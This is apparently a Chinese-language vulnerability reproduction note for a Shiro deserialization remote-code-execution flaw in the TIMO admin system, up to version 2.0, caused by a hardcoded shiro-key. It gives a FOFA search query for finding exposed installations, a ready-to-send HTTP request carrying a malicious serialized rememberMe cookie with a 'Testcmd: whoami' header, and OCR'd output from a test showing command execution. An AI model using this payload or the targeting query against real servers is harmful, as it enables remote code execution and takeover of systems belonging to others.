T7-1TIMO-后台管理系统-反序列化RCE

漏洞描述：

TIMO 后台管理系统2.0及之前版本存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

网站图片：

网络测绘：

fofa语法：


FOFA：app="TIMO后台管理系统"

漏洞复现：

payload：

```
GET /login HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: rememberMe=BaBTqXjRCAeunEoyck90V28hjwrfl81lk1A+MvH49cIndYJNbOyBqi0LYwteXi7gITfe4jMWt5u7spLW4AYwBG/s1fcJLAk2W3GW1RDxWytCigs3Y31jTuNqb7l2r5L2h8v4T6JI4Or+lpsZgqE8+c
Testcmd: whoami
Accept-Encoding: gzip
```

效果图:


Request
数据包扫描
热加载
构造请求
GET /login HTTP/1.1
Host: [redacted]182
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: rememberMe=BaBTqXjRCAeunEoyck90V28hjwrfl81lk1A
+MvH49cIndYJNbOyBqi0LYwteXi7gITfe4jMWt5u7spLW4AYwBG/
s1fcJLAk2W3GW1RDxWytCigs3Y31jTuNqb7l2r5L2h8v4T6JI4Or+lpsZgqE8+oOGGd1k/2zBxP+6PZnt5kLZzWea6oI/
QFpRSdvHmRGowTbe5JRmdMcjAsz1Gr/WokKG0
+8DzwuiZ921KMTiBjzC27vzVRlSlwIfxrxtRJtBvMMmoIJgJGGZ5N47EuqONHiNvbIm1p2xo2
+iNvDzYbMdFvwlfmRdm6p2Og6cxNmJKzuNJr7q4CLNlQhUfseWGiDfmx7DystOyOi1YCVM/
ZUobltmVXZiK68N0BlQx6IsLviTjCd4ULnhN9W1kTCD5xTN5/IeYmeG22n/fG0h5B2EYui3TfnDBHSf/6H
+79AbrVxWoEjgfMkro1NBtz1SE0XpQG0D1DsFnct1DLBv4WEnnnNsaQUtCG7mmEtc1NdnDtDGFJ9ZmrD9x5VUffheUWurOAkvkGx
xys5/eY/fJc+m9jtfXgi75mmDaefFJbfTu1pysOtbytxp9rOAfNm6So71Ut8TCWnjB/h17q/XEXB/
F7QckILIQka7FlvuGXW1H8PFmlDOELN1lSS5VD2IAKeYDaKLwaNY/9UPv/yyW8d/cyFRnz2tNmPT5EZpVmsosnCvFUD4wyDPwOF
+oosGh+wSGAodAKkTvgLJEiGIxPJ431nUx9uVHgKQC9XU9nplwLKd7ahPc/XWeAgiAo3yM0ngSG
+CHa9ikOm7QKq23GUitkMMfU0WhvPc8meVCI6ptZ3083XgzLX93IGrwsbPIEf37PQaDfWrDXv0CGB+pFAaY/IxNHpLEtFHvPc
+uyGCp4m8wy7Hvm+qTyA8SRwsvOl7Si1au+HHF4ymZ/FlzrgXeCC5ewiY9RJQyODuQLZ7kcKcV+Dc8jC6a/L
+VRxGFqbh2WkLP6yS4sCQHg0n2XBwyiIvunZl5MePwZqtrdmp5Fd97s8jnJaogG5cJ84FUPXgL9hF4OuW6fX5zc1LdnSh7pBlF4e
o8MuFJah/GjuSjRm7yL+zxRRbE+GQISTCLuIiSjFz42gj+RYGTRCTwdSp+h/
v24JDgcc2iHFowMvXGIgQdBixyiy9gzg21WZn6zwYYHl25XOAnzM92ZnVS+rzuTMwf
+w1WcTFgnloCWBYIAxGMYwh50M6GdP6vbaopPHBcq5o76FkHqoHJwR3QExsXjXYEEztuyIu21pVXUrEsX34zZHBgfyqj7Rv7H/
Evmq0cvpH8WkjM6RqBmC2CPq71PF/TLR3PPpJRJg5zUQPEuK+oqlrb10o4Z2+gG0FHJ8pveAHetTHC
+SuLKD4JEi0dPSs1lwd7kvLd2CgGXR9qtXxvTwvLI5faEOd555Gu8v8D2fHOdrSpAnhyUr5uE7kaviy1Fc2bI99RIxH0LGpwHD
+QMUw1O1/tBYWBQ29GRHSvOWimCra2vW006Hz5TRdH6S5TxZhKneqVn2p7M7TU/
V3h79sCS2gLvUuVGm2h4rWoNQGtXNh7qeam3KkeNEwFTfJ/rrfSg8Iif+bmXOk+gRsCBBl/E2JvOFs3E2HqCMj+pR6t
+SXF5y7Ay7v9GZbCTC+sMaa/73BxMdHG7e0BRk7fGmMMA8Bu
+s3s6L4WS0j0LyWpiv6ql7lh537n4VOwNNrNGpWxr0RxWqMGsLHKIjMDfLXXZE9yX5toFL1KnNZyGgMTbwBz5vVOCZp3rsi31HIX
Bc0UynmJ8Djef2zmaCjGK0oygu2IgT6SvxYexd4yTnoRHGJ2FfogyPbprJBrzrJnZNf2VvYnhc04kdo08G5puPekfZ
+nizp4saMC6bVLF2+4HPG02aEpF90x7XMLV4Lw83eRovY+y+hXcVz7TEHOANkx6/dk+jP0
+VGCOVPVRBg29jVJfjqcQUpmaVwg4Vd5NWH9+wmyMAxAVaIl+ikSt+Jp4sjNuPSwn94TTFVaE54qzQskpG0dXP9xTqtrKnA1g
+oaNswKePDYZ4mlcA0NmE8X6lr+P2JOV7Ri00ezr7dew4ZRrAnJImapCf/
FN8qY9J2PKRaiPu6jGZrzk0AzfHFV44RYE0YKbn6iIqKpgDwEwaRfEswhq9wChW3EgTdwIELqCr15oqkb4AJ2Q1sIaiJZpJ1r2JK
Responses
2093bytes / 134ms
HTTP/1.1 200
Date: Wed, 06 Dec 2023 17:20:
Content-Length: 2093
Administrator
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta name="renderer" cont
<meta http-equiv="X-UA-Co
<meta name="viewport" cont
<meta name="description"
<meta name="keywords" cont
Shiro" />
<title>????</title>
<link rel="shortcut icon"
<link rel="stylesheet" hre
css" media="all">
<link rel="stylesheet" hre
<link rel="stylesheet" hre
</head>
<body class="layui-layout-log

<h1 class="login-box-title
<form class="layui-form"
<div class="layui-form